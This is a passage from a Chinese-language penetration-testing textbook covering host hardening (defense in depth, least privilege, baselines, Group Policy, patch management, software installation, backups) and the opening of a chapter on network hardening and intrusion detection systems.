加固中所实施的步骤是一个因事制宜的目标，其具体流程因公司不同而区别很大。这就是为何增强系统安全需要有关系统工作原理、可用功能和漏洞的高水平知识的原因。

当然，系统管理员应该时刻记住，虽然在任何给定的网络上都会运行多种不同的计算系统和服务，但无论是移动系统、笔记本电脑、桌面计算机还是服务器，所有的设备都有操作系统，在技术上，提高操作系统层面的安全性，是迈向更安全环境的重要的第一步。事实上，攻击者非常清楚操作系统是所有环境中的共同特征，因而它们是一个很好的攻击起始点。这也正是为何操作系统是很好的防御起始点的原因。

此外，操作系统非常复杂，并且无论系统的创建者是谁，所有的操作系统都受到各种缺陷的影响，其中某些可能导致安全问题。在技术领域有一些人认为，某些系统比其他系统更安全，并且是“与生俱来”的。现实是，取决于使用者和设置方式，任何操作系统都可能更加安全，或者更不安全。由于其用户和支持人员的错误操作，操作系统经常会配置错误甚至管理不当，单单是这条原因就能使它们成为攻击目标。

16.2 防御三原则

以下是强化系统的三种方法。

16.2.1 采取纵深防御的方法

纵深防御(Defense in depth)是信息安全中的一个强大而重要的理念，该理念描述了综合使用多种相辅相成的安全对抗措施，保护企业中的资产。该策略是以军事或“堡垒战

略”原则为基础，因为对敌人而言，击败一个复杂多层的防御体系，要比克服单个障碍更困难。想象一个具有所有防御措施的堡垒——其防御通常包括护城河、城墙、弓箭手、投石机，在某些时候，还有灼热的熔铅。在攻击者突破一层安全防御后，还必须与另一层进行对抗。

纵深防御是一种降低攻击最终成功可能性的方法。对于向系统发起攻击者，不同的层通常通过以下三种方式之一阻止攻击(但并非唯一的方式)。

为防御失败提供保护

如果只使用一种安全措施，该措施失败导致的风险将严重得多。在这种情况下，如果只部署了单一的安全手段，并且该手段(哪怕只是轻微的)保护失败，将导致系统处于完全不设防状态。例如，如果网络仅由防火墙保护，并且防火墙发生故障，则攻击者即可轻易访问网络。

迟滞攻击者

如果使用了多种防御措施，攻击者就必须成功地击败几种对抗手段，这样做的目的之一就是为防守者赢得检测和阻止攻击的时间。

作为威慑性防御

虽然没有任何防御能够阻止那些真正希望入侵系统的人，但多层防御机制也能够威慑许多人。事实是，技术娴熟的黑客要少于脚本小子和初学者。良好的防御可以作为令许多人望而却步的强大障碍，意味着在许多情况下真正的攻击不会发生。

总而言之，永远不要把所有的鸡蛋放在一个篮子里。依赖于单一的安全机制是形成灾难的完美配方，因为任何技术或流程都可能会失败。万一所依赖的单一机制发生故障，就没有安全机制保护组织免受攻击。当然，防御措施的层次同样不得过多——过多层次可能导致系统难以管理。

16.2.2 贯彻隐式拒绝原则

安全中最重要的理念之一是“隐式拒绝(implicit deny)”。简而言之，隐式拒绝说明如果某个行为未得到明确的允许，默认情况下将拒绝该行为。为了安全起见，无论是用户还是软件，只有在得到明确授予的权限之后，才允许访问数据或资源，执行操作。正确贯彻隐式拒绝原则时，未经特别明确声明的行为是不允许的。

在许多场合都使用了隐式拒绝原则，包括软件中的许多区分安全和不安全的环境的位置。隐式拒绝的一个例子是防火墙，在其中系统被锁定，并且不允许任何流量通过，直到系统所有者配置系统，允许特定流量通过。

在现实世界中，并不是所有软硬件都会遵守该原则。对于许多现代操作系统，趋势是尽可能地增强系统易用性，这意味着默认情况下允许许多操作。这种做法可以被认为是一

种隐式允许，因为出于安全原因，不应该允许其中许多操作。这意味着许多设备和软件需要配置为毫不质疑地允许所有操作。为什么要这样做？简而言之，如果操作系统允许毫不质疑地执行所有操作，它对于最终用户来说将更加好用，换言之，使用更方便——以牺牲安全为代价。这一隐式允许策略有何后果？许多用户对系统进行安装、配置或执行某些他们不具备资格执行或是一知半解的操作，最终引发组织内的安全问题或事故。

16.2.3 贯彻最小权限原则

健壮的安全程序的另一个核心要素是最小权限(least privilege)。该理念规定，系统的用户执行任何任务时，都只能具有完成工作所必需的最低限度访问权限。这一理念可以适用于对设施、硬件、数据、软件、人员或任意数量要素的访问。当正确实现并执行该原则时，向用户或系统授予访问权限；该权限级别同样应只限于满足执行必要任务所需。

在任何时候，任何给定的程序和系统的所有用户，都应该使用完成工作所需的最低限度权限集运作，不应过多，也不应过少。如果按照上述方式实施，该原则能够控制事故或错误可能导致的损害。它也有助于将特权程序之间可能有害的交互活动减少到正确运作所必需的最低限度，从而大大降低特权的无意、非期望或不正确使用并造成危害的可能。如果出现与滥用特权相关的问题，该原则最大限度地减少了必须审核的程序数量。最少特权的另一个例子是“知情范围(need-to-know)”，它采用军事和防务承包商环境中的同类设置。

在Windows 10中(实际上从Windows Vista开始)，会在许多敏感的系统操作界面旁边显示一个彩色的盾牌图标。这个盾牌图标提醒警惕的用户所选择的操作将需要使用升级的权限，因此将提示用户批准。如果用户未以管理员身份登录，则必须提供凭据来证明他们有权执行该操作。如果用户以管理员身份登录，则会询问他们是否请求了该操作，若是，是否希望批准该操作继续。

最小权限原则是一种对许多类型的攻击和事故的有效防御，但只有在得到实施并遵守的前提下才是如此，否则它将失去效力。因为实施和维护最小权限原则可能是耗时且乏味的，系统管理员可能很容易滋长惰性，忽视坚持该理念。考虑一个人在组织内更换职位或工作时可能出现的问题；逻辑上其责任会发生变化，这意味着应对其特权作相应的更改。

注意到“只有得到实施和遵守”这几个字了吗？ 这可能是最棘手的部分。在许多公司中，实施最小权限原则只会激怒无法再像以前一样为所欲为的高层。因为这些被激怒的人在公司中身处高位，他们可以要求/命令解除限制。即使这些人并不需要额外的权限，他们还是能得到这些权限。在许多情况下最终结果是降低安全性，或者更糟，发生安全事故。

系统管理员需要跟踪必要的权限，以便某人不会因更换工作岗位而最终获得超出所需的权限，从而开启事故之门，并造成重大损失。

16.3 建立安全基线

加固系统的第一步是从安全性的角度，根据其具体角色确定系统的各方面。这正是安全基线发挥作用的地方。安全基线提供了一个有用的指标，可以根据系统的预期角色和定义角色对其进行度量。

简而言之，安全基线是一个需要应用于组织内某个特定系统的期望配置设置的详细列表。在建立基线后，它将作为比较系统的基准。不满足或超出基线规定的需求的系统将需要采取使其合规的补救措施，或需要从环境中移除(除了公司安全策略允许的其他行动以外)。当为任何给定的系统生成基准时，最终得到的设置将取决于该系统中使用的操作系统，以及组织内为该系统分配的角色。

基线并非是一成不变的，而是应当与时俱进。导致基线改变的因素包括操作系统升级、角色变化、数据处理需求和新硬件。

创建用于度量某个给定系统的基线的第一步是定义系统角色。表面上似乎有可能只需要一到两个基线——人们会下意识地认为桌面系统只需要一个，另一个则用于服务器——但通常需要更多的基准。应通过检查环境中的计算和数据处理系统识别角色，并确定哪些角色具有共性要求。这些共性要求将共同定义一个角色，可对该角色应用一组通用的配置选项。

例如，基线应包括部署到工作站的最基础软件、基本网络配置和访问权以及最新安装的服务包(Service Pack)。

尽管确实在许多组织中，一套共同的设置可以适用于所有系统，但仍然会有可识别的具有自身独特要求的群体。通常，组织将定义那些对于所有系统中通用的设置，然后根据需要，通过添加其他设置和配置选项，进行进一步的定制增强。

即使在最好的情况下，创建安全基准也是一项艰巨的任务，但是也有许多可以简化其过程、提高效率的工具。此外，操作系统的制造商通常也会发布可用于进一步微调系统的指南。使用软件工具，可以通过将过程自动化，更简便、更快速地扫描和检测范围广泛的潜在问题。一些常用的加固系统和创建基线的工具有：

Bastille 这种基于Linux/Unix的工具用于扫描和加固系统，以增强其安全型。应当指出的是，该工具已有一段时间没有更新，不过在某些情况下它仍然可以用作加固工具。

微软基线安全分析工具(Microsoft Baseline Security Analyzer，MBSA) 此工具已由微软推出了很长时间，并在这些年中得到了改进。该工具设计用于对系统进行扫描，并将其与一个常见的不当设置以及其他问题的列表进行比较。

安全配置向导(Security Configuration Wizard，SCW) 最初在Windows Server 2003中引入的SCW现已成为一种改善系统安全性的有用工具。该向导将引导完成创建、编辑、应用或回滚由系统所有者定制的安全策略的过程。

微软基线安全分析工具(MBSA)可能是最著名的工具。当这个工具最初于2004年发布

时，很快作为一种通过确定系统中缺少哪些内容和哪些配置选项影响安全性，快速而粗略地评估系统安全性的方式，被许多IT和安全领域人士采用。该工具能够对Windows、SQL Server和Office进行相当基本但很彻底的评估。在评估过程中，该工具还将扫描其宿主系统，以确定系统中缺少哪些补丁，并通知用户应采取何种措施来纠正该问题。

与市场上的许多其他工具相反，MBSA除了几个基本选项之外，没有提供任何定制扫描能力。基本上，该工具可以使用预定义的设置组扫描系统，这些设置组是微软认定为对系统安全性影响最大的相关设置。

MBSA包括对下列操作系统和应用程序的支持：

- Windows，从Windows 2000到Windows 10，及其服务器版本，从Windows 2000到Windows Server 2012
- Internet信息服务器(IIS)，版本5到8
- Office 2000到Office2016
- Internet Explorer 5及更高版本

此外，MBSA同时支持32位和64位平台，可在两个平台上执行准确的安全评估，且具备上下文相关帮助功能。MBSA是一个有用的工具，但应注意避免过度依赖其输出。虽然该工具为执行评估提供了良好基础，并可保存结果以供后续比较，但并非一个一揽子的最终解决方案。MBSA仅适用于Windows平台。此外，该工具只能够评估固定的应用程序组合，因此不会评估任何未在其中硬编码进行检查的应用程序。

执行审核

尽管可能会看到术语渗透测试与安全审核互换使用，但它们并不是一回事。渗透测试者可能对某个网络资源上的某项服务开展分析。他们通常在防火墙之外工作，所知的内网信息很少，以便更真实地模拟黑客攻击目标的手段。

审核则是对组织的安全策略在特定点上部署和运行状况的评估。计算机安全审核人员公开开展工作，具备对组织的全面知识，并且往往掌握相当量的用于帮助其了解待审计的资源的内部信息。安全审核员通过个人访谈、漏洞扫描、操作系统设置检查，分析网络共享和历史数据，完成其工作。

16.4 使用组策略进行加固

使用工具分析和配置计算机系统的基本设置只是“锁定”计算机的第一步，因为还有更多工具可用于提供安全性。Windows系列操作系统中的组策略是其中最流行的工具之一。

在其最简单的形式中，组策略只不过是一种用于一次配置多个系统的集中式机制。在

一位有正确的规划和评估指导的熟练管理员手中，该技术可用于配置系统中的几乎每个选项，包括：

- 用户是否可以安装设备
- 用户是否可以安装软件
- 用户可以连接哪些打印机
- 用户可以更改何种设置
- 可从何处下载修补程序
- 审核如何配置
- 注册表操作权限
- 受限的用户组
- 文件系统操作权限

Windows Active Directory中的组策略有超过1000个设置项目，但这并不意味着需要配置每项设置——实际上，没有管理员应该尝试这样做。应当只配置那些达到公司策略所规定的特定安全级别所需的设置。

16.5 桌面系统安全加固

对攻击者而言，桌面级家庭和商用计算机系统是一个流行而且诱人的目标。即使是初学攻击者也知道，一般的计算机用户都会在其中存储丰富的信息和其他内容。考虑这样的事实，一般家庭用户会年复一年地在硬盘上存储大量信息，并且经常将其迁移到新系统，信息量会像滚雪球一样迅速增加。普通用户会在计算机中存储包括银行信息、信用卡信息、照片、聊天日志和许多其他项目的一切。如果获得了足够的信息，用户即可轻易窃取身份，并使用窃得的名字和信用信息来购买自己想要的物品。如果这是一台商用电脑，那么其代价有所不同，如果不是更高的话：公司信息在用户的硬盘上就像任凭攻击者采撷的成熟果实。

入侵者希望获得计算机的资源，如硬盘空间、快速的处理器和Internet连接。他们可以利用这些资源来攻击Internet上的其他目标。事实上，入侵者使用的计算机越多，执法机构越难找出攻击最终来自哪里。如果找不到入侵者，就无法阻止，也不能起诉他们。

为什么入侵者会瞄准桌面系统？通常是因为它们是薄弱环节：家用计算机一般不是很安全，很容易入侵。另一方面，公司计算机可能情况有所不同，但是这些系统通常是较易攻破的“软”目标，并可能提供一个通往公司内更具价值资产的跳板。当与一个始终在线的高速Internet连接相结合时，入侵者可以快速找到并攻击家用计算机。虽然入侵者也会通过拨号连接攻击连接到Internet的计算机，但高速连接是最受欢迎的目标。

入侵者如何侵入一台计算机？ 在某些情况下，他们会发送带有病毒的电子邮件。阅读该电子邮件将激活病毒，创建入侵者进入或访问计算机的通道。在其他情况下，他们利用某个计算机程序的缺陷或弱点，获取访问权限。

在攻击者入侵计算机后，他们通常会安装新的程序，以让他们得以在系统所有者堵塞了他们最初用以入侵那些漏洞之后继续使用该计算机。这些后门程序通常经过巧妙的伪装，以将自身混同于在计算机上运行的其他程序。

16.5.1 管理补丁

处理系统漏洞的方法之一是对系统打补丁和应用更新。这是你应该准备向客户建议的内容。就在几年前，最为流行的明智做法还是从头开始构建一个系统，并在初始安装时安装所有应用程序，以及更新和修补程序，然后进行部署，并且不经常或从不安装其他更新。自2000年以来，这种做法发生了很大的变化，因为许多组织成为恶意软件和其他类型的恶作剧的受害者，人们考虑并实施了对该普遍做法的重新评估。通过定期应用补丁本可防止的停机和产出损失是这一转变的重要原因。随着威胁的增加，人们更加关注对于治理和监管的合规性(例如HIPAA、萨班斯—奥克斯利法案、FISMA)，以更好地控制和监督信息。考虑到正在崛起的互联程度与日俱增的合作伙伴和客户，以及速度更高的网络连接，对于更好的补丁和维护方法的需求变得愈加强烈。

很容易看出，为什么随着时间的推移，适宜的补丁管理已经不仅仅成为一个重要问题，而且还成为一个关键问题。

补丁管理程序的目标是设计和部署一个得到一致的配置，修补了已知漏洞形式的安全问题的环境。管理一个小组织中存在的所有软件的更新是相当复杂的，而当纳入额外的平台、可用性要求、远程办公室和工作人员时，管理将更为复杂。

因此，由于每个环境都具有其独特的技术需求，(不同的)成功的补丁管理程序将在设计和实现上有很大的差异。但是，有一些在所有补丁管理工作中都应当纳入并解决的问题。

1. 研究信息源

补丁管理的一个关键组成部分是信息的研究和验证。每个组织均应指定一个人或团队负责跟踪应用程序和操作系统的更新与安全问题。该团队应当在向管理员提醒(后者所负责支持的)应用程序和系统的安全问题或更新方面发挥作用。一个全面准确的资产管理系统可以帮助判定在研究和处理补丁和更新信息时是否纳入了全部现有系统。

2. 制订补丁更新计划和优先级排序

在开发补丁管理流程时，应当考虑几个因素，以尽可能地获得最为高效优化的流程。开发补丁管理流程时投入的研究和时间越多，就越有可能更加有效地阻止或至少削弱各种

安全威胁和漏洞的影响——甚至在它们成为问题之前。

应考虑的第一个因素是补丁管理流程需要指导和规范在任何给定环境中对系统的补丁和更新的管理和应用。通常对于最基本的级别，需要有一个补丁管理过程，该过程只涉及应用补丁和更新可用时应用这一常规任务，以确保定期维护完成且不被忽视。绝对不应出现的一种情况是，仅为了响应某个问题或威胁才应用补丁或更新程序。总而言之，应当尽量避免采取被动响应的流程，而应将先发制人作为立足点。作为正常维护的一部分，间隔多久时间执行一次补丁应用流程是每个组织自己考虑的事情。例如，一些组织可能会决定每月应用一次补丁，因此可能会决定将重大补丁延迟到每个季度进行。他们也可能决定采用相反的做法，每两周内应用一次补丁，作为正常维护工作的一部分。读到此处你可能认为三个月(每季度)的等待补丁时间过长，但此处并没有一个放之四海而皆准的解决方案。还应谨记的是，在此讨论的补丁并非专为解决安全问题而应用，虽然它们可能用于解决某个问题，但并非是一个关键问题。对于关键问题，应当准备好问题出现时特殊情况特殊处理的预案。

对于以补丁、服务包甚至热修补程序(hotfix)形式的关键更新，需要制订一个计划满足这些特定软件项目的需求。除了定期维护以外，可以预期不时会出现高度优先或备受关注的安全问题。安全研究人员或供应商找到并识别这些问题，并确定它们确实是必须尽快解决的关键问题。为应对此类情况的发生，组织需要准备好一套用于处理这些不能等待正常维护周期的计划外情况的流程。在此类情况中，补丁必须立即部署并安装在系统中，以避免安全问题的失控或引发更严重的问题。

通常而言，启动这一补丁流程的条件是，供应商将某个问题识别为对其客户的稳定和福祉至关重要的问题。因此，他们将分发信息，说明软件包存在问题，而某个更新能够解决该问题。由于此类情况可能不按照既定的日程安排随时出现，因此组织必须评估事态的严重性，并决定如何才能最优地应用补丁，实现其最大效果。

令这一过程更加困难的是，无法计划此类情况的发生；在发现需要立即解决的问题时它们就将发生。对于定期维护更新，可以将其部署安排在正常业务操作不占用系统的时段进行。这样，如果在修补过程中出现严重问题，还来得及处理而不会对业务操作产生不利影响。此类更新和补丁程序可以在周末或晚上的系统空闲时段应用。如果出现问题，可以在进度表中设定时间，以留出在再次需要使用系统之前解决问题的足够时间。

如果问题足够严重，这意味着更新必须立即部署，即使系统正在工作中。幸运的是，这样的问题并不常见，但是它们确实会不时出现，必须尽快地应用补丁，并以尽量降低由于补丁部署而使环境变得不稳定的风险为目标。

3. 测试和验证补丁

墨菲定律基本上等于：如果某件事情可能出错，那么它一定会出错。IT和安全人员很快就认识到，墨菲定律也适用于其领域，而且会迅速发挥作用，破坏掉所有(原以为)天衣

无缝的计划。为了避免可能在部署补丁时出现的问题，最好考虑一个强制性测试阶段。在此阶段，检查以确保补丁按照宣称的方式工作，并且不会对其部署环境产生任何不利影响。不要低估在部署补丁时出现问题的可能性。修补程序应该解决某个问题并不意味着将它部署到环境中时不会导致问题。补丁可能会在部署后导致许多其他问题浮出水面。总有可能发生意想不到的问题，这就是为什么需要实施测试过程，目的是尽可能降低这种意外情况的可能性。

该测试过程应在获取补丁后，将其部署到生产环境之前开始。理想情况下，应将补丁部署到一个测试系统甚至实验室系统中，并在应用补丁之前和之后进行测试运行或评估。记住，推出了一个修补程序，并不意味着必须部署它；在某些情况下，最好的行动是以不变应万变。但是，应当在评估和测试后做出决定。另外，不要低估通过Google或其他来源进行研究的价值，看看是否有其他人遇到该补丁或更新的问题。注意确保预备部署的补丁是从合法来源获取，并可以进行校验，以确定它们没有任何方式的篡改或损坏。

完成补丁的测试和验证后，仍然还有其他工作步骤需要完成。你必须决定部署时间表。理想情况下，所需的任何更新，即使它们至关重要，也应在正常营业时间之外应用。在某些情况下，制定计划时，等待不是一个可以考虑或计算得失的选项。例如，曾有这样的情况，其中一个恶意软件(如蠕虫)在Internet上迅速蔓延，并影响到世界各地的无数主机。

在许多此类情况下，人们发现，使用补丁消除蠕虫利用的漏洞，不仅可使系统本身免受感染，而且还具备消灭了一个可用于感染许多其他主机的“疫源”主机的效果。对于此类情况，不值得在应用补丁之前作任何等待。蠕虫仍在蔓延，经过清理但仍然易感的系统仍然有着因再次感染而成为问题的风险。

虽然组织不会使用任何一种固定方法应用其更新，但在概念层面上，这些方法的推进方式和工作原理几乎相同。大多数补丁和更新将占用中等到较高级别的系统资源。通常在应用补丁时，系统将需要重新启动(在某些情况下，多次重启)，并且在此期间，系统基本上无法用于其正常用途。这就是为何测试至关重要；除了能够测试补丁是否有益并解决问题之外，测试使组织能够很好地了解补丁过程具体如何进行。通过测试，组织可以确定部署补丁或更新的最佳方式，并实现最少的中断和停机。

俗话说，计划赶不上变化快——环境越复杂，情况越严峻。IT界大家都知道的是，尽管之前已经多次安装了某个软件或应用了某个补丁，而没有发生任何问题，然后即使以同样的方式进行一切操作，还是发生了故障。为应对此类情况的发生，具备一个回滚计划十分重要。有了回滚计划，当补丁或更新未按计划进行，并且造成的问题超出补丁或更新本身的价值时，就有了一种以最小的代价优雅地摆脱它的方式。在某些情况下，这可能意味着简单地卸载补丁或更新，然后重新启动系统，就将返回到问题发生之前。在其他情况下，可能必须重建系统(尽管这可能是极端情况)，对于这种情况，但愿你已事先进行计划，并且准备可以快速部署到系统以使其恢复和运行的系统映像。此处应当学到的是，应当总是准备一个备份计划，以备事情未按预期发展之需——换句话说，抱最好的希望，做

最坏的准备。

4. 管理变更

在讨论补丁管理时必须解决的问题是变更的问题。变更管理是提供批准、跟踪、更改和实施变更的机制的过程。出于安全考虑，人们总是希望能获得系统中正在发生情况的清晰图景，并且希望能够随时访问并复查该信息，用于满足审核或合规性要求。

在设计中，变更管理流程应包括所有的用于执行将补丁程序整合到环境中的过程的计划。这些计划包括测试、部署和回滚计划，以及任何其他确保事情自始至终以清晰和记录在案的方式运作所需的计划。在某些情况下，变更管理过程还应包括有关风险，以及给定的变更或更新如何影响这些风险的文档。最后，在许多情况下，还将设定判定变更是否成功的预期基准。

5. 安装和部署补丁

部署是补丁管理过程中管理员接触最多的阶段。部署执行是应用补丁和更新系统的工作的环节。虽然对组织而言最为“可见”的是该阶段，但是给定部署和补丁管理程序总体上是否成功是由在整个补丁管理流程中所花费的努力决定的。

6. 审核和评估

定期审核和评估有助于衡量补丁管理的持续成功和适用范围。在补丁管理程序的这个阶段，需要回答以下问题：

- 需要修补哪些系统？
- 应该更新的系统是否实际得到了修补？
- 补丁管理中排除了哪些遗留系统，以及制定了何种措施来抵消风险？

审核和评估组件将有助于回答这些问题，但也存在某些依赖性。准确有效的资产和主机管理是本阶段的两个关键的成功因素。

7. 保证合规性

虽然补丁管理程序的审计和评估要素有助于识别不合规的系统，但还需要进行额外的工作以消除不合规主机。由于接受评估的系统通常已经部署到生产中，因此进行的审核和评估工作可以视为“事后”的合规性评估。为了对上述实施后评估进行补充，应使用相关控制项，以确保新部署和重建的系统在相应的补丁级别上满足合规性指标要求。

16.5.2　增强密码

密码是阻止未授权用户访问系统的主要方法之一。密码与房屋或汽车的钥匙非常相似，只允许具有正确钥匙的人进入汽车或房屋。密码具有仅允许授权用户访问系统或服务

的重要目的。密码最大的问题之一是它们经常被无效化，原因是用户的粗心大意或鲁莽(这是两种本节中通过正确使用密码解决的问题)。

有关创建更好更强密码的指导，请参阅第8章“破解密码”。

16.5.3 谨慎安装软件

软件是使用计算机执行任何工作时所需使用的工具。软件包括所有的应用程序、服务和操作系统本身，所以即使是最基本的系统中也有很多软件在运行。问题在于，软件会不折不扣地执行其设计者的意图，这意味着它可能会造成伤害。考虑到这一点，必须仔细考虑下载的应用程序有无问题，及其在计算机上可能进行何种操作。

在讨论软件时，请考虑一个软件应用程序可能进行的操作。考虑用户可以执行的任何操作——包括删除文件、更改系统配置、卸载应用程序或禁用功能——应用程序也可以执行这些操作。请记住，你下载的内容可能并不会顾及你的最大利益。

应考虑某些应用程序下载后，可能完全不包括任何文档，或是说明其全部行为的概略指南，你只能自己保护自己。更糟糕的是，当你需要帮助时，软件甚至可能没有可以联系的作者。可能只能由你自己决定该应用程序是否能够帮助你，或者是一个从事某种险恶勾当的工具。

通过应用以下准则，可以避免与不受信任或未知软件相关的一些问题：

- 在购买软件之前，应尽可能多地了解产品及其功能。
- 在购买之前了解退款/退货政策。
- 从已经熟悉的本地商店或具有良好声誉的全国连锁店购买。
- 如果要下载某个软件，请从信誉良好的来源获取。
- 切勿在安全系统上安装不受信任的软件；如果确实需要安装，请首先在隔离测试系统中测试它的行为。
- 使用防病毒和反间谍软件应用程序扫描所有下载的内容。
- 确保文件的哈希值与供应商发布的值匹配，以确保软件的完整性。
- 不要从BitTorrent等文件共享系统下载软件。

请注意上面的列表中存在下载的应用程序。目前，你使用的许多应用程序只以数字格式在线提供。所有类型的系统都有大量的免费程序可用，并且数量与日俱增。挑战在于判断哪些程序值得信任，因此值得冒险在家用计算机上安装和运行。

所以在有大量的软件只能下载获得的前提下，如何做才是安全的？可考虑下列指导建议：

- 该程序是做什么么的？ 应能读到一份程序功能的清晰说明。该描述可能在下载它的网站上，或在用于安装它的CD上。需要认识到，如果程序编写具备恶意目的，那么其作者/入侵者就不会告知你，该程序会损害你的系统。他们可能会试图误导

你。所以，可以尽量获取信息，但要考虑信息来源，并考虑是否信任这些信息。

- 安装和运行程序时，将向系统安装哪些文件？还有何其他更改？ 再次强调，为了进行该测试，可能不得不询问作者/入侵者，其程序如何修改你的系统。要考虑来源可信度。
- 是否可以使用电子邮件、电话、信件或其他方式联系软件开发者？获取此信息后，请使用其尝试与作者联系，以验证联系信息是否有效。与软件开发者的互动可能会提供有关该程序及其对计算机和你的可能影响的更多相关线索。
- 有没有其他人曾使用过这个程序，你可以从他或她那里了解到什么信息？ 使用网络浏览器尝试进行一些Internet搜索。有人可能在你之前使用过这个程序，因此在安装之前尽量学习。

如果无法对这些问题给出确定的判断，那么应当认真考虑是否值得冒险。只有你自己能决定哪个才是最好选择。无论准备做什么，准备好从头开始构建计算机，以免程序出现问题并破坏系统。

请记住，防病毒程序可以防止下载和安装程序导致的一些问题。但是，还应记住，识别出一个病毒与计算机知晓该问题之间存在一定延时。即使刚刚下载的程序不包含病毒，也可能会出现意外的情况。在下载、安装和运行新程序时，应该持续保持谨慎并做足功课。

16.5.4 使用防病毒软件包

病毒和蠕虫形式的恶意软件是现代具备网络和共享媒体的计算技术的危险之一。虽然一些系统比其他系统更易被感染，但所有系统都会被感染，无论它们是基于Windows、Mac还是Linux。每种系统都有针对的恶意软件，只是数量多少的问题。某些病毒只是令人烦恼，其他的病毒可能会对计算机造成严重的损害，甚至可能会损坏数据到无法修复或恢复的地步。为了保护系统免受病毒侵害，可采用数个简单的必要的步骤，其中最优先的是安装和维护。必须将保护系统免受病毒侵害视为一种全职工作：计算机永远不可能真正安全，除非它与Internet断开连接，并且不会向其中插入来自不可靠来源的计算机磁盘或软件。

16.6 备份系统

计算机上的所有内容通常可被分为可替代的项目和不可替代的项目。你对使用的计算机上无法替代的项目，如项目文件、照片、应用程序和财务报表作了何种保护措施？ 如果你的计算机故障，或被一个成功的攻击者破坏会发生什么？ 那些文件是否会就此永远

消失？

当因故障或入侵者造成损失时，你是否有备份或其他恢复信息的方法？是否将文件备份到其他媒体上，以便可在需要时恢复文件？

在决定应进行哪些操作以备份计算机上的文件时，请自问下列问题：

- 应当备份什么文件？应选择那些无法轻易地重新创建或从其他来源，例如计算机附带的CD或软盘重新安装的文件。
- 打印出的支票注册表不构成一个备份，因为使用备份应当能够简单地重新创建支票账户程序所需的文件。如果文件被破坏，可能不需要重新输入所有数据。正如保护不可替代的贵重物品一样，备份那些无法轻易地或以其他方式替代的文件。
- 应当多久备份一次？ 在理想的情况下，应该在每次更改某个文件时备份一次。如果没有，将不得不重复自上次备份以来对该文件作的所有更改。正如将珍贵的首饰存放在本地银行的保险箱中一样，需要在每次使用(文件更改)后安全地存储文件(备份)，以防入侵者破坏文件或出现系统灾难。
- 应该备份到何处，即应该使用何种介质存储备份的文件？ 答案是：有什么用什么。这是一个权衡需要使用的介质数量以及使用的方便性的问题。更大容量的可移动磁盘驱动器和可写CD以及外置硬盘驱动器都可以正常使用，并且花费的时间更少。
- 在介质中存储了备份文件后，应该在哪里存储该介质？无论如何备份文件，都需要关心这些备份副本的存放位置，其中包括可能的存储位置，如云。

强盗可以通过窃取备份获取相同的信息。但是，相比于可以从(字面上的)世界上任何地方访问你的家用计算机的入侵者，由于强盗必须知道备份的存放位置，所以更难。关键在于知道包含备份文件的介质的存放位置。

这意味着应该始终在防火容器中，或其他可防止损坏的场所，保留所有备份的文件的一份副本。

16.7 本章小结

保护网络主机免受攻击是系统所有者和安全专业人员(如渗透测试者)的一项基本责任。应用诸如管理应用程序的安装，应用补丁和更新，以及使用强密码等技能，是有效的防御入侵的措施。

加固是描述用于保护系统，防止出现漏洞引发的问题的流程的术语。该流程包括各种评估，重新评估和必要的补救措施等多个阶段。该流程可以按照由外向内的方法进行，其中从系统内部或者环境的外部周界进行加固，或者在需要时，以相反的顺序进行。在其他情况下，将使用这两种方法，以全面了解网络和企业环境的安全状况。

16.8 习题

1. 何谓加固?
2. 加固有何好处?
3. 所有系统是否都以相同的方式进行加固?
4. 补丁对于加固有何重要意义?
5. 何谓漏洞?

第17章

加固你的网络

在前文中，本书已介绍过网络和应用程序层次的攻击，但这只是渗透测试工作的一部分。一名渗透测试者不仅要了解系统特点以及如何临场发挥，找到识别违反安全性的弱点的途径；他们还必须知道如何解决所发现的问题，并为客户推荐修复方案。

本章将学习：

- 网络加固的定义
- 为何要进行网络加固
- 了解加固系统的默认状态

17.1 网络加固简介

在上一章中，本书从网络上的个人主机和设备的角度讨论了安全加固，但并未介绍如何加固网络和服务。与主机一样，必须对网络进行评估，以确定当前网络中何处易受攻击，漏洞类型及其严重性，每个漏洞所在的位置以及它们的相互关联。该过程的最终结果应该是：网络更具弹性，能够抵抗攻击或破坏，从而提升安全状况。

由于网络加固所具备的复杂性、覆盖面、多样化的服务和潜在用户数量，这项工作将更为艰巨而富于挑战，但绝对具备可行性。与任何这种广度和规模的工作一样，需要仔细规划才能获得最佳效果。事实上，如果一直以同样的小心翼翼、深思熟虑的态度进行工作，那么应该已通过渗透测试得到全面的文件记录和结果，只需要在此基础上进行一些研究，花一些时间找出处理渗透测试所发现问题的最佳方案，然后向客户提出这些建议。

那么，基于现已掌握的加固主机流程的相关知识，接下来将讨论如何保护网络，以及可以用于实现该目标的各种事项、任务和设备。

何谓网络加固

当进行网络加固的过程时，和加固主机一样，可能涉及技术、管理和物理措施，以形成一个最终的安全解决方案。重要的是要清楚，无论是技术、管理还是物理控制项，都没有一个方面或一个组件可以单打独斗；需要将它们组合使用，以得到最佳的效费比。

- 技术控制项，即以技术为基础的任何事物，如服务器、认证系统，甚至防火墙等。
- 管理控制项，即一系列规定如何加固环境，以及在该环境中如何做出反应的策略和流程。
- 物理控制项，即任何用于保护网络上的组件或区域，在物理上不被任何未经授权的人员访问和触动的措施。

本章中将主要关注技术控制项。

接下来就将讨论尝试加固和防御网络时会遇到的一些问题。

17.2 入侵检测系统

如前所述，入侵检测系统(IDS)是一个防盗报警器，它提供了攻击或其他可疑活动的一些最初迹象。虽然它们无法阻止活动的发生，但能够提供通知。请记住，这些设备定位于监视网络或主机。虽然来自入侵检测系统的许多通知信息可能是无害的，但是对于可能的滥用或攻击的检测和响应，必须能够基于其提供的警报进行响应。

IDS是一种可以采取两种不同形式之一的保护措施：它可以是软件版本，即一个可按消费者需求配置的应用程序，也可以是硬件版本，即一台物理设备，通常性能更高。两者都是监控系统的有效方式。后者是一个收集和分析计算机、网络或设备生成的信息的设备。

基于网络的入侵检测系统(Network-Based Intrusion Detection System ，NIDS)是一种符合此类别的IDS。它可以检测网络上的可疑活动，例如误用、SYN洪泛、MAC洪泛或其他类似的行为，并且最适合于部署到网络中。

NIDS能够检测大量不同的具备可疑和恶意特征的活动，因此是监控网络的绝佳选择。它可以检测以下内容：

- 对计算机上可用服务的反复探测
- 来自异常位置的连接
- 来自远程主机的反复登录尝试
- 日志文件中，任何提示尝试进行拒绝服务或服务宕机的数据
- 流量模式的变化
- 使用异常协议
- 应用层流量

17.2.1 IDS原理综述

入侵检测过程是将几个过程中收集的信息进行综合分析的过程。该过程设计用于响应

嗅探的数据包，然后进行分析。在下面的例子中，从运行网络传感器的主机或设备的网络中嗅探信息，对本地网段的数据包进行嗅探并分析。

